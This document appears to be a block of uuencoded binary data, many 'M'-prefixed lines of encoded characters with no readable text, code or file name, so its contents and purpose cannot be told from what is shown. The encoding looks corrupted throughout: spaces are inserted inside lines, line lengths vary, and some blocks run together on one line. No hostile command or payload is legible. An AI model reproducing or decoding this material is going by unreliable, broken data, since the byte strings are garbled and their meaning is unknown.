ML9M>) T; [R*#FT%*:) ^5TB=.H6<5JQBMHQV,) CR<=&&<=6JXX3"N?"S' Y: %0BG
M*QC8] \$2NXIU7S; ' Y-TLVQ*_MRN. =; !L/HX=G1 [QZ_>NOY! Z&4UNYT/2\$GZ+)
M [FASP]' 76] KO1 (Y>DVPVU7"UB-3>:] @Q) &B#%93 [G+Q9W2QTS. T9 [E^F_>! I
MAKEGL>\$#Q5- /<AIZ\$CK1, 4"7Y\$&J2L (H%#2V' 3+7 [_A\$P. +] Y> [QD-/Z%Q>Z
MUY? "I\$1\$9QLH^2+; #6OZ: F1P9_%B/+D?, ^S-SX^>%3F^] 2P] 8OR0GEY. 9G<M
M?/?& [WZ_*I5O>`\X-D`>: 6@XNI [\$] R+. W=*#S>G9U` (I=) IJ. HEHN#\$?&PO
M&V-) 4 (: 2R>HK_ ^4DL`=IW) XT] S ["=B_YEFCN-O=: X7F<' !PN (/ "FKS2XS9QC
MJL. 6/T7&] @9F&; @^-4+MCFQ1, 9FP&LLT7, 2] GM%&K; W+2LF^R9_8E7SK\67+
M*S-*6C`8, _"K29SP=GK3C>K4+ (J, Z23) FQ6EUJ) MA5. 1C/=: W22M; , [.X7E6
MS^ZAC+] \$!J) ; S7^] @. DON, Z) V+1L) QZZHD/' 9' 62&Y\M4000QW\$36N0E/B46
M; (#T [YSARS^JG/V\>%UVC42D0W`/C1ZYAFSW:=F=D, HCTR^RBG\9Q59A) #AZ
M2/&J) YRD' H&, U_Z] 0T&UTSZ1+-, *.DSU\$8/A4] M2HOKSJN5A\$FGM) !<POK; 0
M8. .WM=57YZ, OIW&G; 0] #YTH^&5N+&F) 75-D, ?S++DO_ [LWA*) &.OH] Z9E8UUJ

M>P%G83^O(T&+(-[!P]LQE'PG4X.MR./5\$(MS^GKL:X67Q2+FI=+TOA8^OT\$
MX[8CE7GL]V98:B%EU4CO[.S\-.;D.\W]YKCRU.Q\$5PX<3O0\P\-.OER?.)2N
M?#;/-\W;AJQTO)[8T,:WV%WD5AEQJL8DQM2H]MT/*VF1W\$3/JA#ZO):W92M%
M1=^W9U\LYA5[WIO5:[J,C1(3&QECC4LFM>S-4_W('3D&-?:#-D^'W%#@J2V*
M,VMGXB8:-B9^RB*5(?[\$?/-\P[=RNHVS]P;U%I_.FI?%O)[`#]W=[3#S)T=_
MN#0-GNBI7=NFR"^3&/719_C:0MI51X!;7Z/3/S!FZM.:ZfV^D(#)1-E]N/N4
MVX,M(U7!8,S\$'AZW_M4'>'>VC+1Q`WFC+)GL% CJXLt.,[TUP\$E4F&B;V;JHQ
M: ?NVJP6(L*;)Z=D-2;[)/BP^?'VLB;!'!Q3:B8Q,NR[A2]ME_F'24_8!#.J>#
MK[CI[+P9'E=K4!\$ZNW^&NG^=0Z+\J?M#?'0EY?DG:Z)@]7DB"\8A!HT.:BZ-:
MQIE49P!G@ (W,J88-8A%W_NJ7=[=%\]/*)_JU)<T8CN\RJW`N5HRH\UI&%D\
M[>AY';#VIMLA]:'->'\[M_"S;<7+Q\$/+<;N0EUR?"(OB^IRX7`@.H_4E/2B;
M-^UWV"*T[Y*NL+>'>G-L@Y@^?<BD\$1H>(&2\(\$0>ZO9_I7>4\@Q9(+))FTPY+
M1JBF_QK2V,!N7EC,@*YF=F/"H=T5O[Q@!//9/.'G\ZD,Y/U&28(E"NWC^R[K
MM1J/]XX"TAZI'2O@2\;7IK'0*LESH=F6G\$SO=1@K+RISI':SH07'63,,4LXR
M2(1@L<X;[FQ75)I.'CJ%WFP8)B=PN=L?X"%]N9_BPN9(,UTVX3W#>7<\)XY
M(D^8&S;#E+HX.D2.FN;F5L#,A=WO*[\$:B,?5.\$\?[VI,L9TGF,QVH%UY<6#
M.YZWOTB48#<IS'%-PL-#W_DVZ_TD"D<'D<6W293Z.^?4M0W43STP?1HA*^GO
M(C69@^HEG6UO);34K8)[45G9\<RC.R3Y\@00K=ZQCA#F2II3SI28C-4U)>-S
M13?.?;[CZD=+[']P/DBZJ6DWW;#])N6IYR<500]@P;Y<1=CRP_+5B;/V-+I
M82G56PG&L0C'-7#R@S^RIY='2#)HK%I50D2S:@S':35&P<U-A:DS57Q%ETP\
MLFK06(OV*&N>-D3FS)N#RW^9;G62X^"F^BEJJP85/7^>H-:F?EKBA+NM+'_ ^
MVZQD![^CFU9*--3L1IN4.7**HZ1<WU(/X^^'39%7ZJZ3]I\G<44J2]8[SHP=G
M1BKT5PP#ZA=G#P1\E=<5S\]88-U'?/A:M)EH6*!;3_6_\$E<<[IVESEG@ [ITE
MSFTL6=P6U_*M9.[1\62 (@>X'DG8S''='7]LY%L)_NKNO))YTO?-?1<5;\=1
M*' *>. ;0F@/C@)A92Z,.#<T%HWP:J^ [T_\N(HU),<']!!^6WRX! [9!E=7G/ML
M&QR1(-'>O>^*8I/OM^6FE).H'^N]NJA`\$=>7<('D47=F,9M1RG?M\T/=^>/
M+(<* .&,BN[H:<*@7,L8O2'^U.8X51EE]=%!M'"FCIX>D;2\;F=N^A:2PO;\$R
M1F(O(I'1C&#KUS9#XM+SZZN(M&]Q7L0SUN?T9R!/HXSF&:0UMXS2/(QFH\^9
M-L)F&Z0+, .V@MY67]MMRQ;L<)\EQ^W)Q620\,%]?OD/:=-Z1E>I'KFFF:A
MP[2R;]VFF?&;A6:'0\$;:++>^P-N-AJ5AVU6+;RU&71]G&INZ-NPW6+UE=#,V
M2'\$VGGQ4K4][^!_9_A85\$<+D]#=#^2BK2=YKS`]4YQC0BVP&M*' <Y-2BA` (8`
MH`(!--30G%J,(0#%'\9S:N,Y14RIF`%4'7`' <'J`)'*R?YVR\JK)1.LMOV#)
M*_>]U]W"48UUZV#(Q)&H@YS'XU8A5\F\LW!L%#H2ST7R#7)02NYQ[Y;2FN;HV
MC*J3T53JJ]J2X8,(R)85\$%<)<85?5:FD!,\$&6-(@SCUP;7C=HX?6`4(!<9Y
M35,*=5H#;#U6XM?' ;1H?JG32*[XQ]UM4<>/JI7O3`WUB%#5>_YMQVJ@ (H^N7
M#/-OBO.?N\E=O`":,3\<\$>V>O?HB<+>8:3>QE>J+F2%6)(YG4WVQHEEU<^R*
M94+_X27' PL/[L2L17M>O`I95#SUIQP\$N>[=*\$W:*^`R97XD3)(D2])GF2>X]
MYRFBHN97;9WK)DWNZ^ (2.JRYRAQ;*4J)Y6'HB&98XYWM&9YEY96Q<Z#RZ:
M0^WD-\GD8; ;OQD>-C2HM_VBCL=?"S\J<F2EI0"!((5I.:9D9E!#8[VEJ(Q@
M<U<U][]J+I_DADN>8[RN*OL5Q6I/_P"WXZAKIFX\$'XI9W<A<!=Q`7-@L:-<Y
M%ZKN=_@,SE\!?,%GD/G\$H;EU#^"20_.CVL\$#?LX30?_!T-P<\H?)&[B/' ,*(
M2U^#W%,#,%\$>H*JFCA[03F.H5@V.UPZR<Z/OYL]"42L]^X<&F;9+1VP%F_V/
M?4LU"0/*>'8)Z4T[\K\<PBX[/GN1<'M'NV(5XTUP9":EIBU-. ,S:5N=.38Q
MLA2EQAR2K_-*&'L?FT!8^*6ICU91'@^#,<'I?[\FME@<J7HB=<L,'!\VY/
M<F.6<;".C*MG]6: ?6-84Y4]8*!=!D#:=/\-SS1XPSKM-ZU0>E@E5'A;5Z\ P:
M6#87A4X8CS?P6T[Q]]%56A=D,Z5D,C5G,L5FCLM-) &M-) +-<V:V76H[F^' #G
MO*O'EA;2ZP\$.LD(9CD=+",79E=)'2Q%%>,` :Z"BU-W9MH[9>-QM>2.=VV`F
M_="SM9BJK`R326EUH*:^ .GX6%L%5_V!R_Q8&63E8>FH'D=&U=/Q#VUY7*X'
MLO<CI0QZ'"E5)N.K;65<GPYLYB]GYBK3M!9J+(0-9M/7VY*Y/ATOSU].NU?H
M/%YHM'AB,)D>[/: *R_=SQ9G'KE"1YRGP4*%V\$Y!9.UM^H!; &%?D>\`8VZ&
M]JP13Z.%#+'-N&I;&I?<\=X\8[Z->-L?CY@8+G;61] %TW6UN8(U; ;Y(7-^8K7
ME!4Z*E*Z]?\$.IN,C_" /I&FYZMIIS)Q4Z"LW-%N[\$]N,\$;2^Y; (]BYBL*!73J
MFT[MQOgy!]/=W2NXC@^9YY%F#"IUC(9TZ@-/+<9#^-?3>]K:N0@/2>:1IN'G
M[2I\=>O#%1LLU-9&TW/;FKDR#H7G[:KN=.N#3RW'D]NZN?0.P>?M*F%U.>11
MZRQ:2.S&X;+,QJ6^M/M+Y5M)0^-Y^W*0_7JLTB,QS_?XMI*'L?-?W@MI5.?
M3V(_KN@3Q25P7#L?--;U=@5^I%<?F?UTO,HGCV0[\I&MQVQ")7YUL79]>[;-
M.(E/.A?FI9OMYW<<%6DEEKKU*=GFX^L^35QW!V:VG^=<*Y:4)ALM`K(PL+G
M\5[OR\`<?8E_XA-H5F-(*S/3+1MR(!&?ZU-KEFI (@5^5(BMY8!YO=.DR+-TI
MRBY;G1@U7_[(-)]F6+M3DEVQ.BEJX?@1YJ7/L'CG\$W89QT3Y^8Q':I<6P^J=
M\$NP*CDGR`RN/."X]AN4[Q=CESA+'YML?#?LTF\6L4Z:57\NJ7@H/"W8:L1N1
MOF*<@J5"O"(?KKZM,8L3IM'IB)5-/C"-+[QM,4L3)M>I4I+5/%"+3[IM,\$L2
MIM2IG)2=/W"-;[SE&#;W,ZPS-'IE-]4MQWT4&:]P&V]6W\6XE%<MW714'F]_
MFV[6WL6\E.LH[7&4\$6]PFVS6W,6TE'\F_?FH/= [O%G78WT_)Y?%&"M\$[U\$>A
MEV+#QE^E7<1%DHGF!X-7:H-.W^5=Q\$52<E\Q_*H%)NV/JKK(OD`QU?N9'<
MQ"%/_,:EWK#W5T67)]TI]U4BTLQ'L?%RMPD[==\86_.ZI:N.JN-M;S-V^!G\$
M?%XFQ: ^;2<SH59!UCH\DKAN;TW2.CAC>PC+' '@IIQLS<5606H&KSR9'6R5+Z
M]8](W*8FE5_"_<JFF>SEA6"!9,ZA0F=3TM+&31J;W\$+G>;\$=%9*JC6*4SI
M,DYZ<INL(7DHH)E6<*9CGNS_-\$GB-DY#\Y!&,WMFLJ).IKMFA/GK"'WH)6%Y
MIF92#WV*>NT(\$Y6F=\`372HNG=VDY=H1FD;+72;WITE&1V]'I([ZRYZ_2]-X
M8DV@&5S`7/&LL*H"06Y-&SNNK9Z>_NKI+HW":%FJ>CT]L[DF5<&A]A<Y^PI9

MV=EZ>JKQ-V4-G) 3E[#/R%1`%:3I) 21;&&HKI21JOWR5H>%MS:V(7+.EH).X] MU9!) 3] `PMV;6U"AHU=%(VC/64#0: * & OC9"DGF' E682/; J3, 7OV>IH7?45Q; 3 M`%;>-O.BXD@&L18A_K:NC(5IK"RP`':X\9":OXD6A?P6!3&0M0AR.Y9RV[@L- MS%*1\J*9^`K1PD)MKH1DBSE]W1`-1&NP\N29N@I=F=%: & R9D, VQJIDEZ?=U` MC: `&BG) I:RI-^X(D' 0F9\AH;ALJ1LJP&@O+/, T<5>85<VNZOYLWF5' 0C-6BL M[36S"MVU!Z2/ZR*2YDWG) `CZR\H;A,MYK2\$UUPJ0=0;D7NJXIW";S(D1)-(_ M64[54++&U`R?*:KPD1' 3N4KF-IV36L[4,+)&U/Q:P*1SE=)DPO5X.7WNL35> M^9,9)\V7A>@5\05Q%2' 2*S4\$]-\$F7/++R7-.U@*:E`4G.E\IHBVX5)<#YVBM MI33S"[.TH^,\++@T"?IL,CF3Y[RL<34Q"PQT%!(':),?G0S:U`%FSV%9>VJJ M%0II*RI0UZ0SGPS;A`#&S<E;LVC6%W3JC"=-_DYB!/FUB6D@+6^=^58A;L7U M/`FM\$J8.(W^.3/-%`\&8; **F3\$60-5=0\$F)E2!U&R1RK)D4CP81LB2:E=OC< M\$: [FBT:"8=D&S7QM^`4;3H8+W6ACJJ?EM17B=EPQ2:\J!^LQZN>@-%\TI;^5 M?:>9H`V_8L/.X*RG8\$SE5%Y:(>[`%9TT55E4C)\$^AZ3YHCE]6/92LUX;?L.& MF^%`CZH>X\T<D29%2_JH+)P6746_\$U=L\$EG57CW&P!R\$9F^+[EM9(JWN.HRW M<Q2:%*VZ8[*T6G+;X;LV=`P]^DRF5.GENQ5!KHTODKRJ-.LPIN;H-2G:=,=E MI;5LM<, /; 9@8GAA4FE*5E5]5!+DW!B:U5''782S.46M2M"^\R5IIZ6F'G]@P M, /08V)M2M96?5`1Y-KY,NJGRJ,-X/\>L2=&Q/"X;IN6K'7YAP\+PQ/#\$E&JD M_&M%D+?[\R3>:I0ZC(,Y<DV*3OXQV1(M*>WPJR-:AAY#8E.JY?+MBB!?=Z!, MU8IU&.=S=)H47?SCLF^U++7#OQPQ,CPQRC*E.BK?T(:_.Q)D<#8R>\$IU7KZAM \$WY_1,&0:V1@006Y?+0"*L')..F@NJH.X]L<E^96=]O\$HV_EA/*`,`P(>B!AM`!`\$0,(H(BD)@>XQ\K<:UVG]0=</0<\$5)`0!@BQ("\$(\$)1`0A0@3(*\$X#`M`A(B`" & `\'/?SAB"OAIJ=%1"80`(;(`@!@C!(0PD20!H.0.@":1A`J`Q`P(%M0.84U!<Y;QY]2P"*ET"<<*/T67Y+A`^(VWD+*#!Q02@*#3&>!.@.EKFGT+8 MJT`J`TM`\5+FOK@!B+4&E*F`[`; (2T"D[.2C;VHP@)(=*%UB.!`S!L28`S;H M@-R5LD\$!4R`@`3X`/X(D+<;,\!WX0#XH4`V+\$#@ (R@QT#(TCJ`'+/3!)#`M@0`"\$* ,M!"-\$2@`Q*`@K52<!YC)`E1,'6BIXBT@D/04*&,. \$(@`!4PP`DHY M@0S-@0P1@)A21B"P"PJ8`0%!(`-!,J`6JM1`6;I06: !&A>7`8DU@-6\@,4 M+A`%5%HF@&(#H@`E+6X#*`.@`@%E*KX%`EP@^`0`OP<4`'F`Q5P\$!0`&J&4 M#HC)!05`9OF`!`-@U@9DE@SPJPN8Q1H\$`KQ`##I`DP`J^RX\$, \$`+Q`Z#`C%`M`'2>) `#JNT`@S`, \$W\$SU!\$ZS\$AL0&`#10,60`@6`5GD7#02\`'-MH#2@,P<%M!`Q`;0RJ,JC!`?4`QH/IT`6FN0&43`':Q!`F4C`"BS9`'%!G2`^H\$`&A`(`1)S M@AI[\$^!`U4^Q`6TDB`MT#6+IT%:H+K6H(;>!ED!NL4L*%=J\$`74+88!B@*(M0@]09@%*.C!:9I\$`B@6(\$@E0E@`*%9`K)ZAK:"N"/1-3J!;%'!\`DQ`KM:@MANX&^`V@YA`\`4\$F08T\`IC4!9E\$`\$QJ@BB@@LT!E\$H0!1@N2L<@`JA@H/[*M#: *`"C8.4.Q!%:_70\$HRR`K*`#%`T0!%6P-H)R`*`P`Y0Y\$`5D! =4\4@.(&M`DL?0`\$&*(>T`&4(H/`#K,`#%\$40!52668"2!:*`&FD?H-R"SM,G0&L`E!/M@,L,XH(*-0K2@KB@UEH`N&T3:``',&+WQ1E(%SD.;(!B`%"@` (IV0/'M:=B#M6RSYMU`D!LE5+PM\$2&SL(?+, \$!A"BB40`IS0!\$%*%P! !0N@Z`0Q(@!%#I#>MD*,_P*</, ,@&\$/0%\$.N`XO8-H*`\$%\$J`0ABDZ`44#(#`\$>F`%"A+J\$G8`UG(M#2IK?T`JH/\$`\!D`"H`8` (H)`@!8`[GI@X`_); (*%>!HR!PG&`O#[`"DEN\$M/4@/H3T8FP+`2;2`N\$#R;Y1`ME+4(3>Q8T!Z`8!;!W")`@!I+=`4\2)!\$@T M` (D9(*T)`&^`U`'@ (T#: `4CG@-6W@+5-H%8JS\F_Y9,!9' (@-R,@02^00` (@M1P#D&Z`ML8`\$M(!5E1?DW_IR`/ (C@SP`\$&<`HCE`A`P`I`3`2 (<T`"T@&45MH)SY%`"1"B".`\$0-@%0&D-0!4@G(&E#&?&J`P`00E@&".T`X`@CO0%:`MBL!MK\$R#RD8.D%@!4`) \$-`"##`%D! (*<#Y`" `G\$`" `*\#B-%`^?"J`R`"0Y@&2,8!-M`.@`X@#8`XGR`"P#B1I`B8`<T(&.,@TJ*ZA-:8`\$H`/"!J`6@`%`%;@/_4`KMN`\$)PBS#`@Y`.8`:%Y0(U, :@2K(`"=>!`!Y`@EL@P25`/@"LLP`E-P7:=@CHM"+\$)`\$&@!A`"@"(2`')#[#&!I1[&Q<@@,J8#T1*`KTIRAB(``4B8P`+@H`%M*(`0#A`2`''(U0)`"DC`"#\$:(/`#!"2`D`80Z@&"!4!X!&`,`1`*LQ`%)DPT8M0:;`"!\\$`_`@`#(`8#Q&Z@#(0`OVN/H3W4!@&1=\$`D.Q`Y`TOR`%8T`4(%B`"T46T(M`#Z`Q`_0+@`" (0`@1L@V`\$&19`%8(``=/\A;H!P`A`\$`(`0/@` (H`LA`(\$M`H`@#!`" `^`@18@(``\$ (@`B)@P1DHPS8M0&`#" -L`@08@*`*`\$3!`!L.` ,E&&M\$2#P`80-(` ("J*(^,+AOLH` (X#P,@3K;*)!2`XBL`E+J`TW<,E%T\$TMH%_`0M,@P(>B!A`!`\$0,(H((@L8CTXQRI<D%XO83U</`<\$5)`0!@BQ("\$(\$)1`0A0@M3(*\$X#`A(B`" & @CN[; -E?&ELAZ#2`P@81:0!`"!&&0AA(D@#0<@-`%TC` `MA%JZAUC^<:.` [;\$ELN,B;OYRQOELA-*`R-*M!W#0<F: ^D0G1!\$8PL!JIGY<SMZS^)^,-R9M`&IV*@5<RJYL9FO_\:REY500E3!4O(TX+!`NA4\$-<%E,'3QB`MD^T`YD-1>+C,=`\ZL]L5?<[V#XD;^)[Z`OXE`K]>HKI?M+W+.?%:)P`WF)/M<"9VUN]._:ZS7\$]' [YROK@2>TUBE;,) ; ^ (2GRZ];-5;;XP>^]G\M7*:8-^.\M?W7P>*B5;)6K+=@=(L#E!; .9ZFKJE>*,Q)#M.?91L`MW/"T]\$JS3:+5D_R<M`7I\>EM]82:8+[`<Z.]N/6D]M855J;\$9J[K/'O))=N8+MK.BC?\$15R/K.9MU M\NR+4PIKYUI/[E+V+`P\$9BPE?N) [T#HZS.K" (^QUN4/'U5?N.D1*P4K`&[M%]Y)A;@=?TOLKH>"5OY^QREG")NFB(7CF!7!U/H345*]2;LL*8X\$*`<=E_0)RM%-<@G&MJ#LFWX=/G%VG=QR*.`J*S9_Y/W(Z&2UE.109%<)E1BX=9NGWK;T-NM^0@LH5^:`F-, _N((RMODL:5M`S3K.8@MMSGH==L.`4#AY1DZ@^0U1JW59WM4"-/>AWN.X"UTC*I:,AH-`SYN;UUS\LB/'-4N]4@L&43VX9"M4W/\&-RR`6VM&2\$QZ;OO@+72#U55X&!@-A`_G^R[7W[Y!MK]Z_M/-Q6,K1U^G.HTZ\$PB"9S!M=D.:M)2:QT00!.#A9;0:MRNM:I[*U%#I/'VW6[1[_MZGI;T]A\PSL&\BFD.QMI>_JN<#.*O1IITU:]M)C_WJ.A[/CHZ-XK;-QP8=#M4G\D-PQJZB6QZN+&#S1M;[7>257&1VLP_6&\`@`HO,'OFPUL6UY.,-&"*2M#F2W?]DE\6_UC&I16A71

M%20CLOL/'<0S_7*[M!W?_J)MNM-0#>OY#,9P=Y3*;TMMF_G7G+/6JFZ7IA@
M1]'`H"X9OE=-FBUY1E@J"T9N\6\$9B5VX8VT\OE#'VA"]L,?:>'A@+4A=N&'
M)?+XOC"-. \&/8(T_P8^(B?/"WQ@4OF>:(!%1YC()+6/WAK@=90)(()ODNY
M(V*+"ZLZWPMR((-V7?2".\)3N2-RBX=V7>Q".\)5^1YGX\$SY6=(6)19@"FK@
M3.4>?(!4Y1Y^(\$?E'GK`2.4>>6!#Y1YR0\$3E'G&@6^4>=B!`Y1YUH)A66(P5
M#0J"+!6.\$DV2(DK4BIRLURJ(#<Z6[]*L(KP&IW<9SA1]D#Q**O4Y*[HQ1J]9
MD#O:O\$3JBQJ2WELX0C*[L!KTWD&X##*[B!K\WCTX/3*[!\KLWGDx-?0B<KN7
MK,3&, +U-<!SH%N3:<!A/R!?A4%Y\$OB>_@0,7#:LA[OT,)T#V(:P&LW<"KIU,
M'(Y-],4K"C,XOMXJN';R#S\$UL+W9<+[D8Y*+A,:D07[HG\4628U1>L'A8"F(
M@IQ8>\GA7-'WR,>D>+>V68/ZT&,>\V+DXF[2!D'#(:+?HL5(\L)L:@?Y!VVC
MX9`S2FJ_J,\$R!C/&[[V>PDWBAZ"IDF6^=R)HE<&C@%=49(7>E,]:!9-48H7
M<E,^J!YM0I(7=E,_Z!:.<*B3<"\T'"Z%?I`36R\57`J%?H@37R\VG!::%?K`3
M5R\7W`*%?JB34"\R'\`_%:I`31R\37#/%:HB30"\QG"?%:K`33Z\0W#7%:JB3
M2"\D'`J%8-`Y:^^>M?S<XD@%G+!%^^TO:9PL93/\#<9X,K1LA][86R6PRF1
M"T:?(_76PTV2/T)/ (/ ;;>'Q#W=N,UA5]3AQT1O\$,=?.3N2Q%\EF*)R(Z`U;
MKQ*:?\0Y1.\DFG_,.6*0\$45`V#E#D!%E1]'Y>R\#7#5%1\@Y?R\AG"-%1`Y
M=Z`\W!G%<RF4-'UNO#C&Z;>,S1A\1NX3=,@P\$SL.6R0",4]_.8D7,"3&X;>
M#;1O,>>H00\$4]XB;&W'\3VY8>A_0A"5ND!0@%0*I7UOG\4&,QUG%B-8'4^?Q
M\$8RS654%6J"JV^:UXJ3;YO/AC#M;Q4BY0J1C3F<&[9EQ+CQQ->'L?MU*DGZ<
MWPJ>3IC7BIY.F-\J,[K:8.Y`C<3[GLQ8/E,DH'K;1^D@J['%\Y"m?@)\^3.+
MD(60<=1R;H#UPY1B+VNQ(N5"F-E3XQS6^?7R`.N=-89DHCD>K\=G*I'A4=HS
M*)WJ>`G%547874[C?&*#B#CCIP9%7[\$8Z<2;QL;I\N'A/;5K6CI&4_D@&6!P
M+W>_KN[I6F_\$@_-E\$&0/VW\.BQR@>A?'F3'+WGS`ULS9C#'(Z)>,+?8UTO)D
MOOU>N^U);(NR_COVYE.VXO39H-II-CFM,7W6%I>EJ3=CT%)'8TX(,UM+'?'
MJ#K%_Y^ [8ST';,?.Q3:0W*6B6VMY*L?RC3795+[G#K2H%<T:]I61!/EWI9#
M9SC=[66\33V,-.)[Z"KR876].DV.:P&6J0+K`5:I`1C(K=4/UF*+N5+--=
M2<3NN/V5PW+X*0KXW`CD=9`1',S8.,R6JUM1CD;#A1-(<L_B8A:'^VK#C]R
M83KT87^T@^19RGBNKZ>KZ`#;E"1%=>*R=OXDFRR/Q&RV=%.T([-<MT6ZR<A
M\$4U01N*% [778/OVJX]M<8NW2,SF!MRU,H_A['^/[>H% (UQ&G0MGF+G&S`N-
MJ^Y98U8YSY,LL;>Y[!Z]CB;7%C[#+W8PN^#0-2#>ME2/<:E<_(PIH" "F99,R
M>Q(!.9I0FT-EC4>7UKI<V&;0ZJ;&H!6(Z^N06?:XW:R905:-0);%N_S2L:V2
M%E/(3AS0]E/E<^T)\$HMBPM'#SVHG+.7.!5:"65UB8+EW%M=5JZLTNU%Y`OW
MJ:TWXPV8L4.] \4HRJYJ^"B(@:DD->0U#&Z?K&*+)L#1OC3\$8*!8S)!A+^BE!
M#D46(+R<*>0W:\$+()Y,S,"_NBJHK<!NN:KH7'\$[,NTJ@%X#_.C/W`8]%'CNX
ME5!:9%<CJ-5ZUX5?/PZ3-YQXNDXQ@35NCH-;8'`;VS(9>YK2HF%;U4B#>6GS
MHP%#X_U4K55,P<E24ODTF^&T8K:Y=>K-B(PZR6[CJ'6;B]S`2+VI'G1:1"3V
MVAQ;#%CI_I1P1*^TKO/[^:\V;E\$+G0T=F?LA, //NLSX=!,2S'#NM)!<FRU'A
M^^(. * [N<!C\$ (5LKF[\UE7@D8KA025-%&KJV.JZ87JDMZ] %EV`>CC'-4BJ=;
M,S@G-)6?XEUSS\5/5X?-.!IRFS9=%FNTO;1W/, *E*=@=1NSLV%2UUR*Y6.U/
M5MH^\$W>><AIN8@C_\$];#E#(H\UZW;+.,?_"H5YTUV0=,@!CV9<0)-X>XT\
MBS'RA'<'3B&W]%"U<50FBS6Z4.[8*\$1F<3JYPF!DUUCA@Z"TRZA:W2&]P*`I
MJ6]<'0: [=JD\OV3>\$5[U'"LBDT\7ZUNQI\$<JH7)SG==6Z?6<R"7' SG;FQ,PZ
M[28+SO8L6JU9TR/P_/H20UY-E%I%'@?M#>#6.@"!HI"G[VSO52V6F)D.=H_
MX4?&7!#/OG.F3)I9?HV\3Y7%K--64-C[SKV>K*9.O%"S6,XS:I\N->.19H.1
M-4(=_PB7P*#]M+9DH*U4VJ0MUYE+:=UUFUC#NO@N5&NE^H+T08SS&?%HH3VZ
MY<CP]I2*`?-I:LQUAP"\$SKIG,#NWHF0??P`A\8KPSWG+7&51<7;M!V0@X!D.,
MFI+J&QF#XA6JR*NDH?'MM;[BI\$WJ/OUW;*<I\$C246<MI"70L"7T^2L2F6&W<
MOP=DB%:Y\$BZI<H>UL7YTV_TR5K\$[]*,AK04D<_T(' _1GP/\$L`C-\^_1Q4-W*
M/G+""8H4TE; , //22_8G8_E4+UWZ"#')\$7KMTUOB[:7//8NU)J\$FXN)\DS:G
MM)%FY0)4QRZ">">2X,3X@0VSM'A9#6^[0PQ2S</((' (^Z^8=%+!\K'9((9WV
MSMJ05=H<17;GC.LS*#T1R\$; (>O21@F7XA.+AR&-Z9(0N)_Q\$?*_T;!@4IL+)
M4?&6#`SA\$BQ(!TJ^+<,38>6[DE;MHK-CE-673QK66UAGGY*7(%\$<YL&W5L59
M;"4#FW%\A\44WPL,[*8QCL,50[QV>CB,3MM"HG6<W4%X8DMK\2&]VEFS?>US
MM%NW-XN)JOW<:[QN" "FSNRZ'5KEDN9FT45\%:5WEYW8C:'O@V4?>8.`KOU)\$
MU!K2KI%3:7K"P%J\7GC9[, :75?5(UBKF?DJ)SE\$CT*A-O9BA82MLHE.;3M@]
M2: _-3\$LOC52E);=V\$BNM<V:."-\$0,S""3BV,0DXR45G=TRXF6#A4T,=IY`ZK
M<(>)U&>#"+\$KG\7@4.6Q#.U)0I=&*X%I3SY]WRM!]\$(28X=6XQ.7)"IQNB-L
MIL.W*:WT\$U)+?#A\$:>PKQ4+] +`UV[LAJ5G6'\$1!I0Z5BZ/QC^H7+]HU#+[3<
M3OD4,>A']/A2"^^Q39IV&PV:VWN;;2]*@1P>`!FYJDW907]S4JQ#K*8\YTQ[[
M8,[Q"-2IQ8A9,H>6S*91Q1*<CY0B"B53M3,%H(\$JGQ:2<=>Z?8->"`8,]!5F
M_K-G(ZR8(YB"9;B9(>4\$B%D)4/&C*;03UH=W#K.[#2MYXH*?B49SG8N#+;@;
MRH16W!I:FK!+7GUKNVIS`F>X"]YVT`[?W<?&Y:DP]'4,SM@X0_WC1,.(8Y
M-#&S1NNSY<K\$>A=DL4*)!6+S755U?)C2XVE%V:0S-T%3/IQ57QHW.I[P0UJ7
MV8X2I!7F8ETC?'D?>E8AW8@G5BM9S!IMC+O*O..E<LD)2T\6#V=,>R[D5,4_
MEGY`[DNE?U\$QNHO%K'L:C^*5YI19U%\U6BBK)3N:E6PDWD,GU]DQ2H6(N[N3
M6*,6<=B6W%!9M7Y<^]Y?'HO6=(2\$<G2B-. *#!]\N_9@U[&[BK2K*ZSIC9HT8
MK5>M,EA+,N)BZ"UKS*5B]M(JF=QYID,D&DI='&.%*42%+IR?\$]M;C,7#H[C&
M"NMCPQ8J.B\/?4G1K\ :5VV!(99DN)(>.V'H-GYQ2C%T<=@)02% ^XHQCR7?R
M<9/YU":[@&W_LSK:<*9B]R9SX8)?ZK1*9BC?R?I;A*O#4Z<ABPR).N=\$PI)
M5\5C_@;CTL_1612PYX4:+2\HZO,RE)?-IEN35<(SBI&U,)STEK&G^+#-6HFG

MK>4@ [5, \/] @PC/OM%LF (2U\$6*NI, LQQ5% ('I7<FVYG' ODYHNQ%AO) NN@Z1\$\$S
M-R^+J2A&OG+ (Y@4/%CMQ*=P=T@P=' 6\$: @3] Y1<W! 6\$) ^ZK=9=O: 6) D1B] X42
MMJ>5=Y<BXD%E033!N_9Y) 5H6=4Z%ICP4?IT3A (RJ1QZ] 8?, V. "Z [V4N [Q*W7
MSF^K* 'IT: @FG] -5>5-": ^+CKS2#SJ; 'HQ^Q>E* (-Q"BL: .4@K&K*=K+LJ6S\$
M1: ", . 'G269OUT> [.TC.NV+3="VJQPFS' *OGY' V@7RZ3HBC0EE5ZC+A0RV24
MLS) ' W/?93HKDY&WFB+V>*GC2_*2TB@#241, MLTZ#0, >C@A:, 87: UU_YQ<O' E
MBRL-N/FLGOH; 15>D/@ [-Y58, ' H*3+A"RD (STA&4&>JNU: SC%.R1) ; .B [-%C@
M; F>M56HS>?X2<R.Y' QGR^^=S\$4: +*G*%Q') /_=#3U/<DW> (' + [' (H9&J9 [\$U
MF `7R9KCSZ.0. .1' *A=37: X_\ " *230M0Y=#COF^H (; //<#L66W85&"RW' 5M\ P
MT" .X\ `5JM+N=' 4H7Z] (F<QXF] HYN, L> `52GL<R4-I4DYZUJ4. T/SFQ0E1JH2
M*25F%/ #GD*70WYDGL=\$4: <A/ TXV6H' W:) CMQ"RX<37 `S4780C574\$R"=UT3/
MYTAJ5^_ =T<3 [6/NJP<#0>XB"<"2OORA) B1) G6OQP' /<BSXTXHI7SL01: H6A/
MOC [-I=_D `E\KFKFKH=Z] 1AGNLG' < [; GG, HF" .87] QK: 0^*0L.00" ! \ [\] 0/D
M; 2GN%*KD\$] 4D2>=@ELO#&/50WL0W] "SG\$?<TL0"-1VKGPJ-@I;) \ I \$EN/SD
M@] 7?VB^! 5YINY! Z-JC9T71) 3765Z" '9, O^>] 131M\$X8K\$4D>, \ =CR#+E=XM0
M] M] 9Y*-ZS]] 8% /2273 [CHTZ9R4?IPS>6=] X?E.] 1, 4++3+] &Q<L2\ ^NIK@R7
